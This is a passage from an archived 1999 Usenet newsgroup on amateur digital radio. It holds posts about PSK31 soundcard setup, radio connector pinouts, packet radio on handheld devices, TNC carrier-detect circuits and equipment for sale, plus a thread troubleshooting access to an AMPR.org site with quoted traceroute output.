> 6 724 ms 678 ms 723 ms Fddi0-0.chw-core1.Sydney.telstra.net
[139.130.36
>.226]
> 7 764 ms 817 ms 866 ms Fddi1-0.pad-core2.Sydney.telstra.net
[139.130.24
>9.5]
> 8 * 659 ms 638 ms FastEthernet1-0-0.pad16.Sydney.telstra.net
[139.
>130.249.235]
> 9 635 ms 800 ms 805 ms 205.174.74.185
> 10 770 ms 898 ms 889 ms 199.37.127.177
> 11 753 ms 659 ms 628 ms atm10-0-1.sfo-bb2.cerf.net [134.24.45.5]
> 12 691 ms 798 ms 716 ms pos0-2-155M.sfo-bb3.cerf.net
[134.24.29.197]
> 13 636 ms 679 ms 751 ms pos3-0-622M.lax-bb4.cerf.net
[134.24.29.234]

> 14 978 ms 845 ms 853 ms atm1-0-1-622M.san-bb6.cerf.net
[134.24.29.141]
> 15 1026 ms 938 ms 804 ms pos10-0-0-155M.san-bb1.cerf.net
[134.24.29.129]
>
> 16 653 ms 627 ms 794 ms sdsc-gw.san-bb1.cerf.net [134.24.12.26]
> 17 751 ms 683 ms 716 ms bigmama.ucsd.edu [192.12.207.5]
> 18 633 ms 670 ms 773 ms muir-rs-backbone.ucsd.edu [132.239.254.11]
> 19 940 ms 686 ms 741 ms ampr.org [44.0.0.1]
> 20 867 ms 900 ms 809 ms Observatory3.StMarys.CA [140.184.21.39]
> 21 * * * Request timed out.
> 22 * * * Request timed out.
>
>Barry
>==========
>Please send me an email copy if you reply to this post
>as my news server is missing a lot of articles.

2029. Has anyone written a book about Soundcards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: W1PEV <paulvanasse@tp.net>
Message-ID: <YmjT2.187$u3.49493@news21.ispnews.com>
Source record: 18535
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.digital,alt.ham-radio.packet,rec.radio.amateur.packet,alt.ham-radio.amtor.packet

Has anyone written a step by step, plain language book about using
Soundcards as a TNC (Im and old dog thats looking to learn some new tricks)?
A few gracious amateurs have directed me to various websites regarding this
conversion however they all seem to be written for computer geniuses. Im in
need of some very basic information ie:

1. What drivers or software are needed?
2. Step by step software installation instructions.
3. How does one access the program once installed into the computer?

Any assistance would be greatly appreciated.

73's

2030. Re: Has anyone written a book about Soundcards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <371DC825.6D9B7AC3@IEEE.org>
Source record: 18536
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.digital,alt.ham-radio.packet,rec.radio.amateur.packet,alt.ham-radio.amtor.packet

W1PEV wrote:
> I'm in need of some very basic information ie:

I'm assuming you are talking about writing your own software.

> 1. What drivers or software are needed?

Microsoft has a Dynamic Linked Library (DLL) for Windows,
for instance.

> 2. Step by step software installation instructions.

Visual Basic/Visual C++ can call the DLL, for instance.

> 3. How does one access the program once installed into the computer?

Simple compile the source code and run it as a standard application
under Windows, for instance.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2031. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Jim McLaughlin <Dearborn@starnetinc.com>
Message-ID: <371E23A3.680B@starnetinc.com>
Source record: 18537

Rick and Theresa wrote:
>
> Here are a few of the features available at the ACC 2 (13 pin) jack on the
> back panel:
> Pin Function
> 3 fixed level audio output
> 4 ground (normally for audio output shield)
> 8 chassis ground
> 9 mic mute (grounding this pin mutes the front panel mic input)
> 11 back panel microphone input (aka "auxiliary input")
> 12 ground (normally for mic input shield)
> 13 standby pin/connect to ground to transmit (aka "ptt")
>
> Good Luck 73 Rick N6CY
>
> "Andrew J. O'Brien" wrote:
>
> > Lost my Kenwood TS440S manual and it has been YEARS since I used digital
> > modes. I want to hook up my Kenwood TS440 to the computer for PSK31
> > operation. The PSK31 docs say hook the soundcard output to the auxiliary
> > input of the rig, my question is : Where on my TS440 back panel is an
> > auxiliary input ?

Hi Andrew,

The 13 pin connector, is a little tight to work with although I use it
for many things. For PSK, I just run the audio from the soundcar into
the connector marked "afsk in", seems to work just fine me, can't get
much simplier.

Jim WA9FPT

2032. Re: Kenwood TS440 PSK31 connects

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: artbecker@pipeline.com
Message-ID: <7fla2dsb1@nntp5.atl.mindspring.net>
Source record: 18538

>> The 13 pin connector, is a little tight to work with <<

Supposedly, one of the tricks is to remove the pins that aren't needed. This might give a bit more room to work in.

--

<< Art >> WA9BOJ

2033. Re: packet radio with palm?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: walter <wxm@gmx.de>
Message-ID: <01be8c34$dc6a61e0$d2a7a8c1@default>
Source record: 18539

John Ackermann <john.ackermann@daytonOH.ncr.com> schrieb im Beitrag
...
> All this said, the Palm isn't the best environment for serious packet
work --
> between the small screen area, and having to use Graffiti for input, it's
much
> less efficient than a laptop. However, for testing, or emergency comms,
it
> can be very useful. I've found it particularly useful for doing TNC
resets
> and parameter checks when visiting our remote node sites.
>
> 73,
> John Ackermann N8UR
> jra@febo.com
> http://www.febo.com
>

dear john, thank you very much for the information. i will try it and maybe
we come into contact via packet... so long
--
walter wxm@gmx.de

2034. Re: Has anyone written a book about Soundcards?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Raphael <rhmwong@home.com>
Message-ID: <371E3767.16CA9245@home.com>
Source record: 18540
Cross-posted to:
rec.radio.amateur.digital.misc,rec.radio.amateur.digital,alt.ham-radio.packet,rec.radio.amateur.packet,alt.ham-radio.amtor.packet

Actually, I think he meant a more simple & direct method of finding some
written software, install it and a operations manual for using the
application.. =)

Sorry, can't help you much on that though, although I know for sure that
Linux supports using soundcards for TNC, may be someone more well versed
in the subject can point out a good resource

Regards
Raphael

--
RAPHAEL WONG B.Sc.(CPSC)
Director (Performance) - P.P.A. Productions Inc.
Linux Specialist - T.D.A. Development Centre
e-mail: rhmwong@home.com
rhmwong@hotmail.com
http://members.home.net/rhmwong
Callsign: VE7PPA ICQ: 1346895
W6RCecilA wrote:

> W1PEV wrote:
> > I'm in need of some very basic information ie:
>
> I'm assuming you are talking about writing your own software.
>
> > 1. What drivers or software are needed?
>
> Microsoft has a Dynamic Linked Library (DLL) for Windows,
> for instance.
>
> > 2. Step by step software installation instructions.
>
> Visual Basic/Visual C++ can call the DLL, for instance.
>
> > 3. How does one access the program once installed into the computer?
>
> Simple compile the source code and run it as a standard application
> under Windows, for instance.
> --
> 73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2035. Re: Fanny Pack(et) WEBSITE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Jethro Jumbalaya Twain <qwasty@hotmail.com>
Message-ID: <7flmkt$2hn$1@nnrp1.dejanews.com>
Source record: 18541

You can use a TI-92 calculator as your terminal - it even has a keyboard. I'm not sure how much palm pilots are but the TI-92 is only $165 brand new. I have a little stuff on my setup at http://www.angelfire.com/ut/data5/index.html I might post more info in the future.

In article <7fh4a7fih1@bgtnsc03.worldnet.att.net>,
Fremont, Ca. <N6QDY@worldnet.att.net> wrote:
> Thanks for reading.
>
> For those of you packet enthusiasts, check this website out. Portable
> packet operation - Truly compact.... Controlled with a Palm Pilot!
>
> http://www.ccnet.com/~friday/Fannypacket.htm
>
> Take care!
>
> Dave
>
--
"There are three types of people in this world: those who can count and those who can't" - Unknown Mathematician

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2036. Re: packet radio with palm?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Jethro Jumbalaya Twain <qwasty@hotmail.com>
Message-ID: <7flmqm$2le$1@nnrp1.dejanews.com>
Source record: 18542

So far, besides a laptop, you really can't beat the TI-92 as a micro size (and priced) terminal. It has a reasonably sized screen and a qwerty keyboard. I have a bit of info on my webpage: http://www.angelfire.com/ut/data5/index.html I'm going to add to it in the future to make it easier to duplicate my setup.

In article <OrY$7bmi#GA.153@rpc1284.daytonoh.ncr.com>, john.ackermann@daytonOH.ncr.com (John Ackermann) wrote:
> In article <01be88b1$60f7e400$4fa7a8c1@default>, "walter" <wxm@gmx.de> wrote:
> >has anyone infos how to make packet radio with palm III 3com?
> >thank you...
> >walter wxm@gmx.de
> >
>
> There are several terminal programs available for the Palm -- I use one called
> OnLine that's shareware. You can't display 80 columns on the Palm screen, but
> the terminal programs offer various scrolling options to deal with that.
>
> 3Com makes a modem cable for the Palm that will plug into a TNC, though most
> stores don't seem to stock it. You can also use the laptop HotSync cable with
> a null modem connection (though this is not optimal; most null modems have
> several crossovers for handshaking lines, which are not necessary for packet
> use, and which increase current consumption).
>
> For the ultimate in portable coolness, consider the Kenwood TH-D7A handytalkie
> -- it has a built in TNC for 1200 and 9600 baud. Although it's sold primarily
> as an APRS unit, it is also usable for other packet activities. I've built up
> a cable from the Palm to the D7, and I now have a wearable packet station!
>
> All this said, the Palm isn't the best environment for serious packet work --
> between the small screen area, and having to use Graffiti for input, it's much
> less efficient than a laptop. However, for testing, or emergency comms, it
> can be very useful. I've found it particularly useful for doing TNC resets
> and parameter checks when visiting our remote node sites.
>
> 73,
> John Ackermann N8UR
> jra@febo.com

> http://www.febo.com
>
--
"There are three types of people in this world: those who can count and
those who can't" - Unknown Mathematician

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2037. FS: Motorola Classic II Cellular Phone

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <ubDsvKDj#GA.115@cpmsnbbsa03>
Source record: 18543
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola Classic II Cellular Phone
Comes with Battery Antenna & Wall Charger
Has only 360min of use

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2038. FS: Motorola Classic II Cellular Phone

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-21 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <u#x25YGj#GA.205@cpmsnbbsa03>
Source record: 18544
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

"Update Picture Now Available"

Motorola Classic II Cellular Phone
Comes with Battery Antenna & Wall Charger
Has only 360min of use

Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2039. Radios, newspapers and money, more money.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: i <hacked@mainradio.com>
Message-ID: <7fneni$e8a$1@cnn.cc.biu.ac.il>
Source record: 18448
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy,rec.radio.amateur.space,rec.radio.b

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2040. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Steve <n8nyu@provide.net>
Message-ID: <371F3DBD.7C4CDE9@provide.net>
Source record: 18449

Nope, not in split mode and I am on USB and no mods done.
I dont think it makes any difference but in the setup of the program I have set
8000 as the sampling rate and nothing else is checked.

John Dewey wrote:

> Sounds like your radio is in split, or maybe an AFSK setting that gives you
> a split.
> Maybe the radio has been mod? I did some unusual mods to a radio to let it
> recieve on cw but tx on ssb for rtty years ago.
>
> My psk31 works as advertised as long as radio is in usb mode.
>
> I have also noticed some instances of VERY stong images in my reciever that
> were significantly offset from the true signal. any chance you are copying
> the wrong image?
>
> KA9CAR
>
> Steve wrote in message <371EA024.2B0A0C1E@provide.net>...
> >Still quite new to PSK31. Am using a soundblaster AWE64 and using the
> >VOX method for the PTT on my Kenwood TS-450S. Using PSK31 SB ver 1.05
> >Everything works just fine except I have copied a number of people that
> >have a 2Khz separation in their signal.
> >I have to call them on the lower end of this separation. This is weird
> >as I can copy a perfect QSO on different frequency's.
> >I do have the NET box checked at 1000 and I dont check the AFC until I
> >make a contact.
> >Any ideas on whats going on?
> >
> >--
> > n8nyu@provide.net
> >
> >
> >

--
n8nyu@provide.net

2041. FS: Motorola Saber SI 800 Trunking / Conv

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <ODnDgnNj#GA.113@cpmsnbbsa03>
Source record: 18450
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Motorola Saber SI 800 Trunking / Conv
Does Type I, II, IIi
Full Keypad With Display

Excellent Condition
Asking $1500.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2042. FS: Advance Electronics PK-88 Packet Controler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Tech 55 <ST1A55@email.msn.com>
Message-ID: <eU2DezNj#GA.79@cpmsnbbsa03>
Source record: 18451
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

Advance Electronics PK-88 Packet Controller

Firmware 23.AUG.91
Excellent Condition
Asking $75.00 Or Best Offer

For Picture And More Info Visit: http://www.channel21.com/radio/tech55/

E-mail At: ST1A55@msn.com
Thanks!! Rich

2043. Re: GMDSS DSC Decoding??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Francois Guillet <F6FLT@TheOffice.net>
Message-ID: <7fnk4f$k6f$1@wanadoo.fr>
Source record: 18452

Hi

For these interested in GMDSS DSC Decoding with a modem or a
Hamcomm interface, you may have a look at:

http://www.theoffice.net/radioraft/

2044. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <373956c1.546699149@news.atl.bellsouth.net>
Source record: 18453

On Thu, 22 Apr 1999 00:05:56 -0400, Steve <n8nyu@provide.net> wrote:
>Still quite new to PSK31. Am using a soundblaster AWE64 and using the
>VOX method for the PTT on my Kenwood TS-450S. Using PSK31 SB ver 1.05
>Everything works just fine except I have copied a number of people that
>have a 2Khz separation in their signal.
>I have to call them on the lower end of this separation. This is weird
>as I can copy a perfect QSO on different frequency's.
>I do have the NET box checked at 1000 and I dont check the AFC until I
>make a contact.
>Any ideas on whats going on?

Ah, you *are* running in USB mode aren't you?

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2045. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <371F8655.BA582CF2@erols.com>
Source record: 18454

Why 8000? Most sound cards run at 11025.

Steve wrote:
>
> Nope, not in split mode and I am on USB and no mods done.
> I dont think it makes any difference but in the setup of the program I have set
> 8000 as the sampling rate and nothing else is checked.

2046. Re: interfacing soundblaster/pc <--> ham equipment

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7fo44n$nu16@news.tis-in.trb>
Source record: 18455

I have mine hard wired together with no isolation. just a resistive antenuator in the transmit line. Using a transistor for ptt to ground.

Radio and computer are plugged into same power source, I run SSTV and PSK31 with no problem so far. I DID have problems with one of my microphones, but the pc has been ok.

KA9CAR

Antoon wrote in message <7ffaih$73k$1@nnrp1.dejanews.com>...
>Dear OM's,
>
>For several programs (SSTV/Hell/PSK31) I need to interface my soundblaster
>card with my transceivers. To avoid ground loops, rfi etc I want to make an
>isolated connection. Who has experience with doing so ? Or is it not needed
>at all ? If not what is the best way to make an connection between PC/SB
and
>ham trx ?
>
>Antoon PA3BWE
>
>------------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

2047. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7fo48o$nu17@news.tis-in.trb>
Source record: 18456

On the PSK31 mail reflector there has been some reference to very badly calibrated (factory) sound cards being a problem. Could this be your issue?

Gary Coffman wrote in message <373956c1.546699149@news.atl.bellsouth.net>...
>On Thu, 22 Apr 1999 00:05:56 -0400, Steve <n8nyu@provide.net> wrote:
>>Still quite new to PSK31. Am using a soundblaster AWE64 and using the
>>VOX method for the PTT on my Kenwood TS-450S. Using PSK31 SB ver 1.05
>>Everything works just fine except I have copied a number of people that
>>have a 2Khz separation in their signal.
>>I have to call them on the lower end of this separation. This is weird
>>as I can copy a perfect QSO on different frequency's.
>>I do have the NET box checked at 1000 and I dont check the AFC until I
>>make a contact.
>>Any ideas on whats going on?
>
>Ah, you *are* running in USB mode aren't you?
>
>Gary
>Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
>534 Shannon Way | We break it |
>Lawrenceville, GA | Guaranteed |

2048. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Bill Flynn <ai0c@arrl.net>
Message-ID: <HANT2.2879$UH.14926@news.cwix.com>
Source record: 18457
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I'm unable to access it from cwix.com. DNS resolves the name OK, to
44.135.32.210. A ping to that address times out. I even tried a 5 second
time out for the ping. A trace route wouldn't work because it couldn't find
a route to the system. I was hoping it would give me a partial route, but
it didn't.

Bill...
AI0C

Barry O'Grady <barryo@fastlink.com.au> wrote in message
news:371d2e85.1874271@genenews.acay.com.au...
> "DavidC" <davidc@bit-net.com> wrote:
>
> :Can anyone not inside the AMPR.org system access
> :http://gw.ve1smu.ampr.org/ ?
> :
> :I have been trying for 4 days without success. I have
> :asked my ISP and they have tried from several places in
> :the US without success.
> :
> :Help?
> :
> :~~~
> :���
> :\ ~ / .... DavidC K1YP@qsl.net
>
> Traceroute 18/4/99
>
> 5 926 ms 859 ms 787 ms Serial4-1-1.chw8.Sydney.telstra.net
[139.130.39.
> 89]
> 6 724 ms 678 ms 723 ms Fddi0-0.chw-core1.Sydney.telstra.net
[139.130.36
> .226]
> 7 764 ms 817 ms 866 ms Fddi1-0.pad-core2.Sydney.telstra.net
[139.130.24
> 9.5]
> 8 * 659 ms 638 ms FastEthernet1-0-0.pad16.Sydney.telstra.net
[139.
> 130.249.235]
> 9 635 ms 800 ms 805 ms 205.174.74.185
> 10 770 ms 898 ms 889 ms 199.37.127.177
> 11 753 ms 659 ms 628 ms atm10-0-1.sfo-bb2.cerf.net [134.24.45.5]

> 12 691 ms 798 ms 716 ms pos0-2-155M.sfo-bb3.cerf.net
[134.24.29.197]
> 13 636 ms 679 ms 751 ms pos3-0-622M.lax-bb4.cerf.net
[134.24.29.234]
> 14 978 ms 845 ms 853 ms atm1-0-1-622M.san-bb6.cerf.net
[134.24.29.141]
> 15 1026 ms 938 ms 804 ms pos10-0-0-155M.san-bb1.cerf.net
[134.24.29.129]
>
> 16 653 ms 627 ms 794 ms sdsc-gw.san-bb1.cerf.net [134.24.12.26]
> 17 751 ms 683 ms 716 ms bigmama.ucsd.edu [192.12.207.5]
> 18 633 ms 670 ms 773 ms muir-rs-backbone.ucsd.edu [132.239.254.11]
> 19 940 ms 686 ms 741 ms ampr.org [44.0.0.1]
> 20 867 ms 900 ms 809 ms Observatory3.StMarys.CA [140.184.21.39]
> 21 * * * Request timed out.
> 22 * * * Request timed out.
>
> Barry
> ==========
> Please send me an email copy if you reply to this post
> as my news server is missing a lot of articles.

2049. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <371FD1D3.A4A5C57B@erols.com>
Source record: 18458

It's possible that the stations you were listening to were seriously overdriving their rigs with the sound card. If most of the stations you hear look good on the waterfall then I think you are okay.

Steve wrote:

> Still quite new to PSK31. Am using a soundblaster AWE64 and using the
> VOX method for the PTT on my Kenwood TS-450S. Using PSK31 SB ver 1.05
> Everything works just fine except I have copied a number of people that
> have a 2Khz separation in their signal.
> I have to call them on the lower end of this separation. This is weird
> as I can copy a perfect QSO on different frequency's.
> I do have the NET box checked at 1000 and I dont check the AFC until I
> make a contact.
> Any ideas on whats going on?
>
> --
> n8nyu@provide.net

2050. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <371FD9AC.4455@ibm.net>
Source record: 18459

Bob Lewis wrote:
>
> Why 8000? Most sound cards run at 11025.

8000 is standard for voice-grade telephone lines, i.e. for
100-3000Hz, which is communications quality voice. The
lower the sample rate, the slower the PC that can be used.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

2051. About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: Steve <n8nyu@provide.net>
Message-ID: <371EA024.2B0A0C1E@provide.net>
Source record: 18545

Still quite new to PSK31. Am using a soundblaster AWE64 and using the
VOX method for the PTT on my Kenwood TS-450S. Using PSK31 SB ver 1.05
Everything works just fine except I have copied a number of people that
have a 2Khz separation in their signal.
I have to call them on the lower end of this separation. This is weird
as I can copy a perfect QSO on different frequency's.
I do have the NET box checked at 1000 and I dont check the AFC until I
make a contact.
Any ideas on whats going on?

--
n8nyu@provide.net

2052. Re: Digital interface

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: No_Spam@No_Site.ca
Message-ID: <QhCT2.219$DP.990@198.235.216.4>
Source record: 18546
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

On 1999-04-22 wizard@indigo.ie said:
>Newsgroups: alt.ham-radio.packet
>X-Newsreader: Amiga NewsRog 1.0 (1.8.98)
>Organization: AmiKoRn
>Date: Thu, 22 Apr 1999 02:37:16 GMT
>NNTP-Posting-Host: 194.125.142.224
>X-Trace: news.indigo.ie 924748636 194.125.142.224
(Thu, 22 Apr 1999 03:37:16 BST)
>NNTP-Posting-Date: Thu, 22 Apr 1999 03:37:16 BST

> Hi, can anyone help me,
> I have a baycom modem running on an amiga1200,
> I relly need to build a digital squelch of some sort.
> Has anyone got any ideas? PLEASE
> amikorn@geocities.com

The TCM3105 has carrier detect feature available on the chip itself, however I wouldn't recommend using it. I have experimented with its use in the past, and had extremely dissapointing results. Basically, all it does is measure the wide-band audio level coming into the chip. The 3105 has a CDT pin that goes high when a "carrier" is detected. It makes no attempt to determine if this "carrier" is at the proper mark or space tone, or if the data is at the proper baud rate. If there's loud enough audio at the RXA (Receive Audio input) pin (open squelch or whatever) referenced the bias voltage at the CDL (Carrier Detect Level) pin, it'll enable the CDT pin.

You can feed the RXD (Receive Data output) and CDT into an AND gate if you want to enable/disable the output data stream from the interface, or you can connect CDT to your computer's carrier sense input to signal the software of activity.

I have found the use of the 3105's "carrier detect" to be almost useless for packet, even after careful adjustment and experimentation. The CDT is slow to enable, often clipping packet headers, and slow to release, creating lengthy delays before allowing the system to transmit. When monitoring activity, it'll often stay open between the end of one station's packet, and the beginning of the other station's packet.

Implementing it is simple enough, if you wish to experiment with its use. A 100k pot is placed between +5 volts and ground, with the wiper going to the CDL pin. This is pin 10 on the common 16-pin version of the chip. The 3105 has a very rare 24-pin version, where CDL is on pin 14. CDT is at pin 3 of both versions.

Here is Texas Instrument's alignment info from the application note:

- Apply 4V to the CDL pin.

- Apply an AC-coupled, sinusoidal signal to the RXA pin at a frequency between the mark and space frequencies for the mode selected. The amplitude of this signal is set to the lowest signal level that is desired for the modem to detect. A nominal signal level is -44 dBm.

- The CDT pin should be low.

- Decrease the voltage at the CDL pin until the voltage at the CDT pin becomes high.
NOTE: The TCM3105 has a carrier detect delay of 20ms to 80ms depending on the receive rate selected. A wait for this delay to time out is required before the CDT pin is monitored.

- The carrier detect level adjustment is now set.

There is an alternate carrier detect circuit for the 3105 modem at the Baycom web site. It uses an XR2211 (an FSK demodulator chip) to sense "carrier". It is designed for the PC interface, but I'm sure you can adapt it for your Amiga:
http://www.baycom.org/bayweb/tech/anst.htm
I haven't tried this circuit myself, so I don't know how well it will work.

The route I chose to follow was to make a direct connection to the tranceiver itself. I used an LM339 voltage comparator to monitor the squelch status of the radio. One input of the comparator goes to the wiper of a 100k pot that is connected between VCC and ground. The other input of the comparator goes to a suitable squelch-sense or AGC point inside the radio. Connect an NPN switching transistor so that the base is connected through a current-limiting resistor to VCC, and the emitter goes to ground. The collector is either left floating to switch your device, or connected to a pull-up resistor for a logic interface. The output of the comparator connects to the base of the switching transistor. When the comparator output is low, the base's resistor is pulled to ground, starving the transistor of base current and keeping it off. Which comparator input you use for squelch sense and which one you use to set your trip-level is determined by whether or not you want an active-high or active-low output from the transistor. You adjust the pot at the comparator's input so that the output responds quickly, but does not "jitter".

If you don't wish to modify the radio and you're using the radio's speaker output (not a discriminator tap) you could tap the audio input line to the 3105 to drive the comparator. Tap the audio line with a coupling capacitor, rectify the audio, and send it to the the comparator input. You'll need a resistor between the comparator's input and ground,

and a capacitor to smooth out the pulses. You'll have to play with the cap and resistor values. You now have a DC bias at the comparator input whenever audio is present at the 3105's input. The success of this methood is directly related to the response time of your radio's squelch, though, and if you adjust the audio level of your radio you'll probably have to re-set the trip-level pot at the comparator's other input pin.

--
From the keyboard of Alan - VE3NNM (Kenora, ON, CANADA)
email: ve3nnm AT excite DOT com
http://www.voyageur.ca/~tokyo/
---
posted using NetTamer | The TRUTH about Micro$oft
http://www.nettamer.net/tamer.html | http://www.vcnet.com/bms/

2053. Re: About PSK31??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-22 00:00:00 UTC
From: John Dewey <jdewey@tribune.com>
Message-ID: <7fn7il$nu14@news.tis-in.trb>
Source record: 18547

Sounds like your radio is in split, or maybe an AFSK setting that gives you
a split.
Maybe the radio has been mod? I did some unusual mods to a radio to let it
recieve on cw but tx on ssb for rtty years ago.

My psk31 works as advertised as long as radio is in usb mode.

I have also noticed some instances of VERY stong images in my reciever that
were significantly offset from the true signal. any chance you are copying
the wrong image?

KA9CAR

Steve wrote in message <371EA024.2B0A0C1E@provide.net>...
>Still quite new to PSK31. Am using a soundblaster AWE64 and using the
>VOX method for the PTT on my Kenwood TS-450S. Using PSK31 SB ver 1.05
>Everything works just fine except I have copied a number of people that
>have a 2Khz separation in their signal.
>I have to call them on the lower end of this separation. This is weird
>as I can copy a perfect QSO on different frequency's.
>I do have the NET box checked at 1000 and I dont check the AFC until I
>make a contact.
>Any ideas on whats going on?
>
>--
> n8nyu@provide.net
>
>
>

2054. Re: Can Anyone Access This Site Please?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-23 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7hvi8s.7i.nielsen@bob.localnet>
Source record: 18460
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Try this URL instead: http://observatory3.stmarys.ca/

Bob

On Thu, 22 Apr 1999 22:41:43 GMT, Bill Flynn <ai0c@arrl.net> wrote:
>I'm unable to access it from cwix.com. DNS resolves the name OK, to
>44.135.32.210. A ping to that address times out. I even tried a 5 second
>time out for the ping. A trace route wouldn't work because it couldn't find
>a route to the system. I was hoping it would give me a partial route, but
>it didn't.
>
>Bill...
>AI0C
>
>Barry O'Grady <barryo@fastlink.com.au> wrote in message
>news:371d2e85.1874271@genenews.acay.com.au...
>> "DavidC" <davidc@bit-net.com> wrote:
>>
>> :Can anyone not inside the AMPR.org system access
>> :http://gw.ve1smu.ampr.org/ ?
>> :
>> :I have been trying for 4 days without success. I have
>> :asked my ISP and they have tried from several places in
>> :the US without success.
>> :
>> :Help?
>> :
>> :~~~
>> :ï¿½ï¿½ï¿½
>> :\ ~ / .... DavidC K1YP@qsl.net
>>
>> Traceroute 18/4/99
>>
>> 5 926 ms 859 ms 787 ms Serial4-1-1.chw8.Sydney.telstra.net
>[139.130.39.
>> 89]
>> 6 724 ms 678 ms 723 ms Fddi0-0.chw-core1.Sydney.telstra.net
>[139.130.36
>> .226]
>> 7 764 ms 817 ms 866 ms Fddi1-0.pad-core2.Sydney.telstra.net
>[139.130.24
>> 9.5]
>> 8 * 659 ms 638 ms FastEthernet1-0-0.pad16.Sydney.telstra.net
>[139.

>> 130.249.235]
>> 9 635 ms 800 ms 805 ms 205.174.74.185
>> 10 770 ms 898 ms 889 ms 199.37.127.177
>> 11 753 ms 659 ms 628 ms atm10-0-1.sfo-bb2.cerf.net [134.24.45.5]
>> 12 691 ms 798 ms 716 ms pos0-2-155M.sfo-bb3.cerf.net
>[134.24.29.197]
>> 13 636 ms 679 ms 751 ms pos3-0-622M.lax-bb4.cerf.net
>[134.24.29.234]
>> 14 978 ms 845 ms 853 ms atm1-0-1-622M.san-bb6.cerf.net
>[134.24.29.141]
>> 15 1026 ms 938 ms 804 ms pos10-0-0-155M.san-bb1.cerf.net
>[134.24.29.129]
>>
>> 16 653 ms 627 ms 794 ms sdsc-gw.san-bb1.cerf.net [134.24.12.26]
